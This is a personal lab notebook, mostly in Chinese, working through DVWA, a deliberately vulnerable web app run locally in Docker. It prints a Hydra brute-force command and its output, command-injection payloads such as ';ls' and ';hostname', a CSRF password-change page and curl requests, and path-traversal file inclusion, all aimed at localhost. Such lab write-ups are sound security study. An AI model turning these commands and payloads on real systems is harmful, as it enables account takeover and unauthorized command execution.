



# DVWA

👤 Created By	
🕒 Created time	@January 28, 2022 4:30 PM
🕒 Last Edited	@February 7, 2022 10:02 PM
☰ Tags	Sec
☰ Author	
🔗 URL	
☰ Topic	
⌚ Property	@January 28, 2022 4:30 PM

DVWA 環境

:: Security: Low

## 1. Brute Force

Objective: Your goal is to get the administrator's password by brute forcing. Bonus points for getting the other four user passwords!

觀察及測試

使用 Hydra 測試密碼

password lists

snippets

Target URL

Hydra snippets

module: http-form-get

可以用 hydra -U http-get-form 閱讀一下 module 用法

http-form-get module syntax

path

GET/POST 變數用 ↗ 包住

error message

brute force

✨ Done ✨

心得

memo

## 2. Command Injection

Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

失敗範例

成功範例

直接跳過 ping

✨Done ✨

### 3. Cross Site Request Forgery (CSRF)

Objective: Your task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.

成立條件至少有兩個:

GET

by <img /> tag

心得

memo

試著用 curl 模擬 CSRF 的過程

create and use cookie

模擬登入取得 cookie

處理 user\_token

### 4. File Inclusion

Objective: Read all five famous quotes from './hackable/flags/fi.php' using only the file inclusion.

觀察

測試 URL parameters

查看提示中的連結

試著從其他地方存取檔案

✨Done ✨

memo

測試載入遠端檔案

準備一個要被遠端載入的檔案

### 5. File Upload

Objective: Execute any PHP function of your choosing on the target system (such as phpinfo() or system()) thanks to this file upload vulnerability.

觀察

可以先測試檔案的型態, 大小, 格式 等限制

留意上傳檔案的位置, 因為這代表我們有機會執行這個路徑上的檔案

✨Done ✨

memo

可以跟 Command injection 混搭測試, 執行上傳的惡意檔案

### 6. Insecure CAPTCHA

Objective: Your aim, change the current user's password in an automated manner because of the poor CAPTCHA system.

觀察

試著 bypass 驗證

跳過驗證, 直接送 POST

✨Done ✨

心得

1. 先關閉 javascript
2. 再直接送出 POST (不透過表單)

## 7. SQL Injection

觀察

測試及觀察錯誤訊息

取得密碼

測試 column names

測試 table name

show more about tables by query information\_schema

✨Done ✨

心得

## 8. SQL Injection (Blind)

Objective: Find the version of the SQL database software through a blind SQL attack.

分析

1. 如果要使用 UNION, 那 UNION 左邊和右邊需要回傳一樣的欄位數量

2. 可以不透過 IF 來判斷版本

卡關

驗證測試

開始推測

✨Done ✨

memo

## 9. Weak Session IDs

Objective: This module uses four different ways to set the dvwaSession cookie value, the objective of each level is to work out how the ID is generated and then infer the IDs of other system users.

觀察

## 10. DOM Based Cross Site Scripting (XSS)

Objective: Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.

觀察

✨Done ✨

Ref

Types of XSS

## 11. Reflected Cross Site Scripting (XSS)

觀察

✨Done ✨

## 12. Stored Cross Site Scripting (XSS)

✨Done ✨

## 13. Content Security Policy (CSP) Bypass

Bypass Content Security Policy (CSP) and execute JavaScript in the page.

觀察 CSP 設定

script-src

試著載入來自 pastebin 的 js file

**✨Done ✨**

心得

## 14. JavaScript Attacks

觀察

查看表單細節

檢查送出前 javascript 有做哪些處理

**✨Done ✨**

memo

測試 `generate_token()`

Ref

run DVWA with container

Enable PHP modules

Editing php.ini

1. 直接進入 container 內修改

2. 或自行 build image

Hydra

password list

Medusa

write-ups

reCAPTCHA API key missing

取得 reCAPTCHA v2 public & private key

不支援 localhost 了，因此可以用 .local or 自己定義其他 alias 取代 localhost

edit hosts file

Other links

# DVWA 環境

```
docker run -d -p 8086:80 vulnerables/web-dvwa
```

## :: Security: Low

基本上可以比較沒負擔的體驗弱點造成的傷害結果和認知到不安全的實作方式，如果有挑戰可以打 medium，若要參考比較安全的實作方式可以看 impossible 的難度

## 1. Brute Force

**Objective: Your goal is to get the administrator's password by brute forcing. Bonus points for getting the other four user passwords!**

看題目基本上就是要你來硬的 XD

第一個想到的工具是 Hydra or Medusa

## 觀察及測試

先隨便填寫送出，觀察 Network 後發現不是走 POST

The screenshot shows the DVWA Brute Force attack interface on the left and the Network tab of the browser developer tools on the right.

**Left Panel (DVWA Brute Force):**

- Instructions
- Setup / Reset DB
- Brute Force** (highlighted)
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA

**Right Panel (Login Form):**

Username:   
Password:

**Network Tab:**

Showing network traffic for the DVWA application. The table lists the following requests:

Status	Method	Domain	File	Protocol	Scheme	Initiator	Type	Transferred
200	GET	localhost:8086	/vulnerabilities/brute/?username=qw	HTTP/1.1	http	document	html	1.76 KB
200	GET	localhost:8086	dvwaPage.js	HTTP/1.1	http	script	js	cached
200	GET	localhost:8086	add_event_listeners.js	HTTP/1.1	http	script	js	cached
200	GET	localhost:8086	logo.png		http	img	png	cached
200	GET	localhost:8086	favicon.ico	HTTP/1.1	http	FaviconLoader.js...	vnd....	cached

仔細一看表單沒有指定 action 的目標，是透過在 URL 的參數來登入

The screenshot shows the DVWA Brute Force challenge. On the left, a sidebar has buttons for Home, Instructions, Setup / Reset DB, Brute Force (which is selected and highlighted in green), and Command Injection. The main content area is titled "Vulnerability: Brute Force" and contains a "Login" form with "Username:" and "Password:" fields. Below the form is a "Brute Force" button. At the bottom, a browser's developer tools are open, specifically the "Inspector" tab, showing the HTML code for the login form:

```
<div class="vulnerable_code_area">
<h2>Login</h2>
<form action="#" method="GET">
    Username:
    <br>
    <input type="text" name="username">
    <br>
    Password:
    <br>
    <input type="password" autocomplete="off" name="password">
    <br>
```

觀察 URL parameters

```
http://localhost:8086/vulnerabilities/brute/?username=admin&password=123&Login=Login#
```

先記下錯誤訊息，這個在 hydra 中用得到

```
Username and/or password incorrect.
```

The screenshot shows the DVWA login page again. The "Username:" field is empty, and the "Password:" field contains "123". When the "Login" button is clicked, an error message "Username and/or password incorrect." appears below the form.

## 使用 Hydra 測試密碼

### password lists

借用別人的 password list

SecLists/10-million-password-list-top-100.txt at master · danielmiessler/SecLists  
<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt>

## snippets

gnebbia/hydra\_notes: Some notes about Hydra for bruteforcing  
[https://github.com/gnebbia/hydra\\_notes](https://github.com/gnebbia/hydra_notes)

## Target URL

```
http://localhost:8086/vulnerabilities/brute/?username=qwe&password=123&Login=Login#
```

## Hydra snippets

```
hydra -V -l <user> -P <password file> -s <port> -f <host> <module> "/vulnerabilities/brute/?:username^USER^&password^PASS^&Login=Login:F=Username and/or password incorrect."
```

## module: http-form-get

可以用 **hydra -U http-get-form** 閱讀一下 **module** 用法

```
hydra -U http-get-form
```

## http-form-get module syntax

```
Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]]
```

## path

```
/vulnerabilities/brute/?
```

## GET/POST 變數用 包住

```
:username=^USER^&password=^PASS^&Login=Login
```

## error message

```
:F=Username and/or password incorrect.
```

## brute force

帳號就先用 admin 試試看

```
hydra -V -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
```


```
> hydra -V -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-28 23:41:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get-form://localhost:8086/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.

[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 10000 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 2 of 10000 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 3 of 10000 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 10000 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 5 of 10000 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 6 of 10000 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234" - 7 of 10000 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "111111" - 8 of 10000 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 9 of 10000 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "dragon" - 10 of 10000 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123123" - 11 of 10000 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "baseball" - 12 of 10000 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 13 of 10000 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "football" - 14 of 10000 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 15 of 10000 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "letmein" - 16 of 10000 [child 15] (0/0)
[8086] [http-get-form] host: localhost login: admin password: password
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-28 23:41:18
```

✨ Done ✨

帳號: admin  
密碼: password



## 心得

Hydra options 不太友善 (雖然有 GUI 版本), 有機會想試試 Medusa 或 Burp

Using Burp to Brute Force a Login Page - PortSwigger

<https://portswigger.net/support/using-burp-to-brute-force-a-login-page>

## memo

```
hydra -l admin -P password.lst -s 80 192.168.1.1 http-get /
```

hydra 的 options 似乎有改變, 要留意版本和文件

```
❯ hydra -V -l admin -P 10-million-password-list-top-10000.txt localhost:8086 http-form-get "/vulnerabilities/brute/?username=^USER^&password=^PASS^&Lo
gin=Login:F=Username and/or password incorrect." | pbcopy
[ERROR] could not resolve address: localhost:8086
```

使用 http-form-get module 的話, 要用 -s 指定 port, -f 指定 host

```
:H=Cookie: PHPSESSID=rjevaetqb3dqbj1ph3nmjchel2; security=low
```

## 2. Command Injection

**Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.**

security:low 的等級靠運氣猜猜可以中

## 失敗範例

```
1.1.1.1 && ls
```

```
1.1.1.1&&ls
```

## Ping a device

Enter an IP address:  Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
```

## 成功範例

```
1.1.1.1;ls
```

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:  Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
help
index.php
source
```

## 直接跳過 ping

```
1.1.;ls
```

## Ping a device

Enter an IP address:  Submit

```
help
index.php
source
```

```
;pwd
```

## Ping a device

Enter an IP address:  Submit

```
/var/www/html/vulnerabilities/exec
```

✨ Done ✨

```
;ps aux | grep httpd
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
www-data  355  0.0  0.0   4296  756 ?          S    13:44  0:00 sh -c ping -c 4 ;ps aux | grep httpd
www-data  358  0.0  0.0   11120  912 ?          S    13:44  0:00 grep httpd
```

web service user is `www-data`

```
;hostname
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

`91ab8a5e75e3`

## 3. Cross Site Request Forgery (CSRF)

**Objective: Your task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.**

參考連結裡面有介紹 GET POST PUT 等不同場景的攻擊方式

## Vulnerability: Cross Site Request Forgery (CSRF)

**Change your admin password:**

New password:

Confirm new password:

**Change**

## Change your admin password:

New password:

Confirm new password:

**Change**

**Password Changed.**

因為難度是 low，所以這邊練習的重點是引誘別人上鉤，讓目標點擊惡意連結，連結是有讓你更新密碼的 url，所以要模擬一個釣魚的場景，可以做一個有惡意連結頁面或 email

成立條件至少有兩個：

- 攻擊對象已經登入服務，在不需要重新驗證的情況下，從其他網域或地方也能存取服務
- 服務本身有透過連結觸發某些能被你利用功能 (e.g 改密碼, 轉帳)

這就是惡意連結，直接在瀏覽器新開分頁貼上執行，會更改密碼

```
GET http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change
```


The screenshot shows a browser developer tools interface with the Network tab selected. A single network request is listed:

Status	Method	URL	Protocol	Size	Duration
200	GET	http://localhost:8086/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change	HTTP/1.1	593 B	4 ms

The response body contains the message "Password Changed.".

如果是在沒登入過的狀態，就會跳轉到登入頁面

The screenshot shows a browser window with a dark theme. The address bar displays the URL: http://localhost:8086/vulnerabilities/csrf/?password\_new=1111&password\_conf=1111&Change=Change. The main content area is a login form with fields for 'Username' and 'Password'.



## GET

### by <img /> tag

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>csrf by GET</title>
</head>
<body>
    set password to: 1111
    
</body>
</html>
```

localhost:63342/writeups/DVWA/low/csrf/index.html?\_ijt=sc3742lkbqovcr6su0u7acm5&\_ij\_reload=RELOAD\_ON\_SAVE

set password to: 1111

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	Sta...	End ...	F...	D...
200	GET	loc...	index.htm...	HTTP/...	http	docu...	htn	1.92...	1.60 ...	0 ms	1 ms	1	1 ...
200	GET	loc...	/vulnerabilit...	HTTP/...	http	img	htn	1.72...	4.20 ...	40 ...	44 ...	4	4 ...
101	GET	loc...	jb-server-page?	HTTP/...	ws	index...	pla	236 B	0 B	53 ...	54 ...	5	1 ...
404	GET	loc...	favicon.ico	HTTP/...	http	Favic...	htn	cac...	92 B	60 ...	60 ...	6	0 ...

Headers

Request

Response

Timings

Filter Headers

Block Resend

GET http://localhost:8086/vulnerabilities/csrf/?password\_new=1111&password\_conf=1111&Change=Change

Status	200 OK
Version	HTTP/1.1
Transferred	1.72 KB (4.20 KB size)

test ok



A screenshot of a login interface. It has two input fields: 'Username' containing 'admin' and 'Password' containing '....'. Below the fields is a 'Login' button.

## 心得

現實中可能不容易碰到直接用 GET 跳轉的方式，也要留意不要讓連結執行的過程被呈現出來 XD

因此其他比較低調的方式就值得多實驗看看了

## memo

### 試著用 curl 模擬 CSRF 的過程

如果是直接用 cURL 的方式送出 GET 會沒有效果，密碼沒有被更新，看來無法直接偷渡 browser 的 cookie 給 curl XD

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	Sta...	End ...	F	D...
200	GET	loc...	/vulnerabilities/csr...	HTTP/2.0	https	devtools://page/...	resp	http/1.72	4.20	0 ms	4 ms	4	4 ...
200	GET	loc...	dvwaPage...										
200	GET	loc...	add_event...										
200	GET	loc...	logo.png										
200	GET	loc...	favicon.ico										

右键菜单展开显示以下选项：

- Copy
- Save All As HAR
- Resend
- Edit and Resend
- Block URL
- Open in New Tab
- Start Performance Analysis...
- Use as Fetch in Console
- Copy URL
- Copy URL Parameters
- Copy as cURL
- Copy as Fetch
- Copy Request Headers
- Copy Response Headers
- Copy Response
- Copy All As HAR

```
curl -L "http://localhost:8086/vulnerabilities/csrf/?password_new=111&password_conf=111&Change=Change# -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3' -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Referer: http://localhost:8086/vulnerabilities/csrf/' -H 'Cookie: PHPSESSID=f5ndqiqvp4u92i4thpurq2o1k7; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1"
```

## create and use cookie

How to use curl with Django, csrf tokens and POST requests - Stack Overflow

<https://stackoverflow.com/questions/10628275/how-to-use-curl-with-django-csrf-tokens-and-post-requests>

```
curl -v -c cookies.txt -b cookies.txt host.com/registrations/register/
curl -v -c cookies.txt -b cookies.txt -d "email=user@site.com&a=1&csrfmiddlewaretoken=<token from cookies.txt>" host.com/registrations/register/
```

觀察後確認每一次夠過 curl 取的 PHPSESSID 都不同 (沒指定 cookie 的情況下)

```
curl -v "http://localhost:8086"
```

```
> curl -v "http://localhost:8086"
* Trying 127.0.0.1:8086...
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET / HTTP/1.1
> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Sun, 30 Jan 2022 10:01:52 GMT
< Server: Apache/2.4.25 (Debian)
< Set-Cookie: PHPSESSID=dg98475557hmtbhue1plno0d2; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=dg98475557hmtbhue1plno0d2; path=/
< Set-Cookie: security=low
< Location: login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host localhost left intact

```

```
> curl -v "http://localhost:8086"
* Trying 127.0.0.1:8086...
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET / HTTP/1.1
> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Sun, 30 Jan 2022 10:49:53 GMT
< Server: Apache/2.4.25 (Debian)
< Set-Cookie: PHPSESSID=q4ivw92qf35psgg04dbqgdbtq3; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=q4ivw92qf35psgg04dbqgdbtq3; path=/
< Set-Cookie: security=low
< Location: login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host localhost left intact

```

## create and use the specific cookie

```
curl -v "http://localhost:8086" -c cookies.txt -b cookies.txt
```

```
> tail -f | cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

localhost FALSE / FALSE 0 security low
localhost FALSE / FALSE 0 PHPSESSID mla4k0k5hf3jt6u04qke682k82
```

## 模擬登入取得 cookie

## 處理 user\_token

登入頁面有 user\_token，必須帶入 request 才能登入

```
curl -L http://localhost:8086
```

```
<p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
<input type='hidden' name='user_token' value='f1791012ddb651d6f43cc0d80e6aed35' />
</form>
```

```
curl -v -L -c cookies.txt -b cookies.txt -X POST "http://localhost:8086/login.php" --data-raw 'username=admin&password=123&Login=Login&user_token=bc27fbf9cc617adb1c1b3f44f9fd1b62'
```

登入成功

```

        ="https://www.vmware.com/" target="_blank">VMware</a>), which is set to NAT networking mode. Inside [30/2987]
machine, you can download and install <a href="https://www.apachefriends.org/en/xampp.html" target="_blan
k">XAMPP</a> for the web server and database.</p>
<br />
<h3>Disclaimer</h3>
<p>We do not take responsibility for the way in which any one uses this application (DVWA). We have
made the purposes of the application clear and it should not be used maliciously. We have given warnings and
taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromi
sed via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who up
loaded and installed it.</p>
<hr />
<br />

<h2>More Training Resources</h2>
<p>DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. Howe
ver there are plenty of other issues with web applications. Should you wish to explore any additional attack
vectors, or want more difficult challenges, you may wish to look into the following other projects:</p>
<ul>
    <li><a href="http://www.itsecgames.com/" target="_blank">bWAPP</a></li>
    <li><a href="http://sourceforge.net/projects/mutillidae/files/mutillidae-project/" target="_
blank">NOWASP</a> (formerly known as <a href="http://www.irongeek.com/i.php?page=mutillidae/mutillidae-delib
erately-vulnerable-php-owasp-top-10" target="_blank">Mutillidae</a>)</li>
    <li><a href="https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project" target="
_blank">OWASP Broken Web Applications Project
</a></li>
</ul>
<hr />
<br />
</div>

```

---

```

172.17.0.1 - - [30/Jan/2022:11:15:49 +0000] "POST /login.php HTTP/1.1" 200 1845 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:15:50 +0000] "POST /login.php HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:15:50 +0000] "POST /login.php HTTP/1.1" 200 1845 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:06 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:06 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:17 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:17 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:26 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:26 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:41 +0000] "POST /login.php HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:41 +0000] "POST /index.php HTTP/1.1" 200 7080 "-" "curl/7.77.0"

```

接下來就可以利用取得的 cookie 來模擬更改密碼的行為，將密碼改成 111

```

curl -v -c cookies.txt -b cookies.txt "http://localhost:8086/vulnerabilities/csrf/?pas
sword_new=111&password_conf=111&Change=Change#"

```

```

172.17.0.1 - - [30/Jan/2022:11:57:48 +0000] "GET /vulnerabilities/csrf/?password_new=111&password_conf=111&Change=Change HTTP/1.1" 200 4569 "-" "curl/7
.77.0"

```

測試 ok





## 4. File Inclusion


**Objective:** Read all five famous quotes from './hackable/flags/fi.php' using only the file inclusion.

如果網站有讀取檔案相關的功能，你又能夠利用這個特性來操控被讀取的檔案的話，就有機會發現這類檔案讀取相關的弱點，嚴重的情況可能造成 RCE

### 觀察

從 URL 可以很直覺的發現有地方可以 try

```
http://localhost:8086/vulnerabilities/fi/?page=file1.php
```



### 測試 URL parameters

看到連續的數字就會很自然的想加上去

```
http://localhost:8086/vulnerabilities/fi/?page=file4.php
```

發現了一個隱藏檔案 File 4

## Vulnerability: File Inclusion

### File 4 (Hidden)

Good job!

This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

接下來不知道要幹嘛， 只好看一下提示

### 查看提示中的連結

我們讀取 `../hackable/flags/fi.php` 中的內容

### Objective

Read all five famous quotes from '[..../hackable/flags/fi.php](#)' using only the file inclusion.

### Low Level

```
localhost:8086/hackable/flags/fi.php
```

```
..../hackable/flags/fi.php'
```

可以看出這個檔案的位置在:

```
http://localhost:8086/hackable/flags/fi.php
```

可以點進去到處看看

← → ⌛ ⚡ ⌂ ⌂ localhost:8086/hackable/flags/

# Index of /hackable/flags

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">fi.php</a>	2018-10-12 17:44	678	

Apache/2.4.25 (Debian) Server at localhost Port 8086

直接點 fi.php，它叫我們用 file include 的方式執行它

← → ⌛ ⚡ ⌂ ⌂ localhost:8086/hackable/flags/fi.php

Nice try ;-). Use the file include next time!

上層也有其他檔案

http://localhost:8086/hackable/flags/

localhost:8086/hackable/

# Index of /hackable

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">flags/</a>	2018-10-12 17:44	-	
<a href="#">uploads/</a>	2018-10-12 17:44	-	
<a href="#">users/</a>	2018-10-12 17:44	-	

Apache/2.4.25 (Debian) Server at localhost Port 8086

回到題目，如果從 <http://localhost:8086/vulnerabilities/fi/> 要 include 該檔案的話，那就要往前推兩層，也就是 `../../../../hackable/flags/fi.php`

```
localhost:8086/vulnerabilities/fi/?page=../../../../hackable/flags/fi.php
```

localhost:8086/vulnerabilities/fi/?page=../../../../hackable/flags/fi.php

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.  
--LINE HIDDEN ;)--  
4.) The pool on the roof must have a leak.



頁面只出現 3 個答案，有 2 個被隱藏起來了

```
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
```

```
--LINE HIDDEN ;)--  
4.) The pool on the roof must have a leak.
```

不知道它們藏在哪，只好看一下 source，第 5 個就藏在裡面

```
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.
```

The screenshot shows a browser window for DVWA. The address bar says `localhost:8086/vulnerabilities/fi/?page=../../hackable/flags/fi.php`. The page content includes several hidden comments:

```
--LINE HIDDEN ;)--  
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.  
4.) The pool on the roof must have a leak.  
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.
```

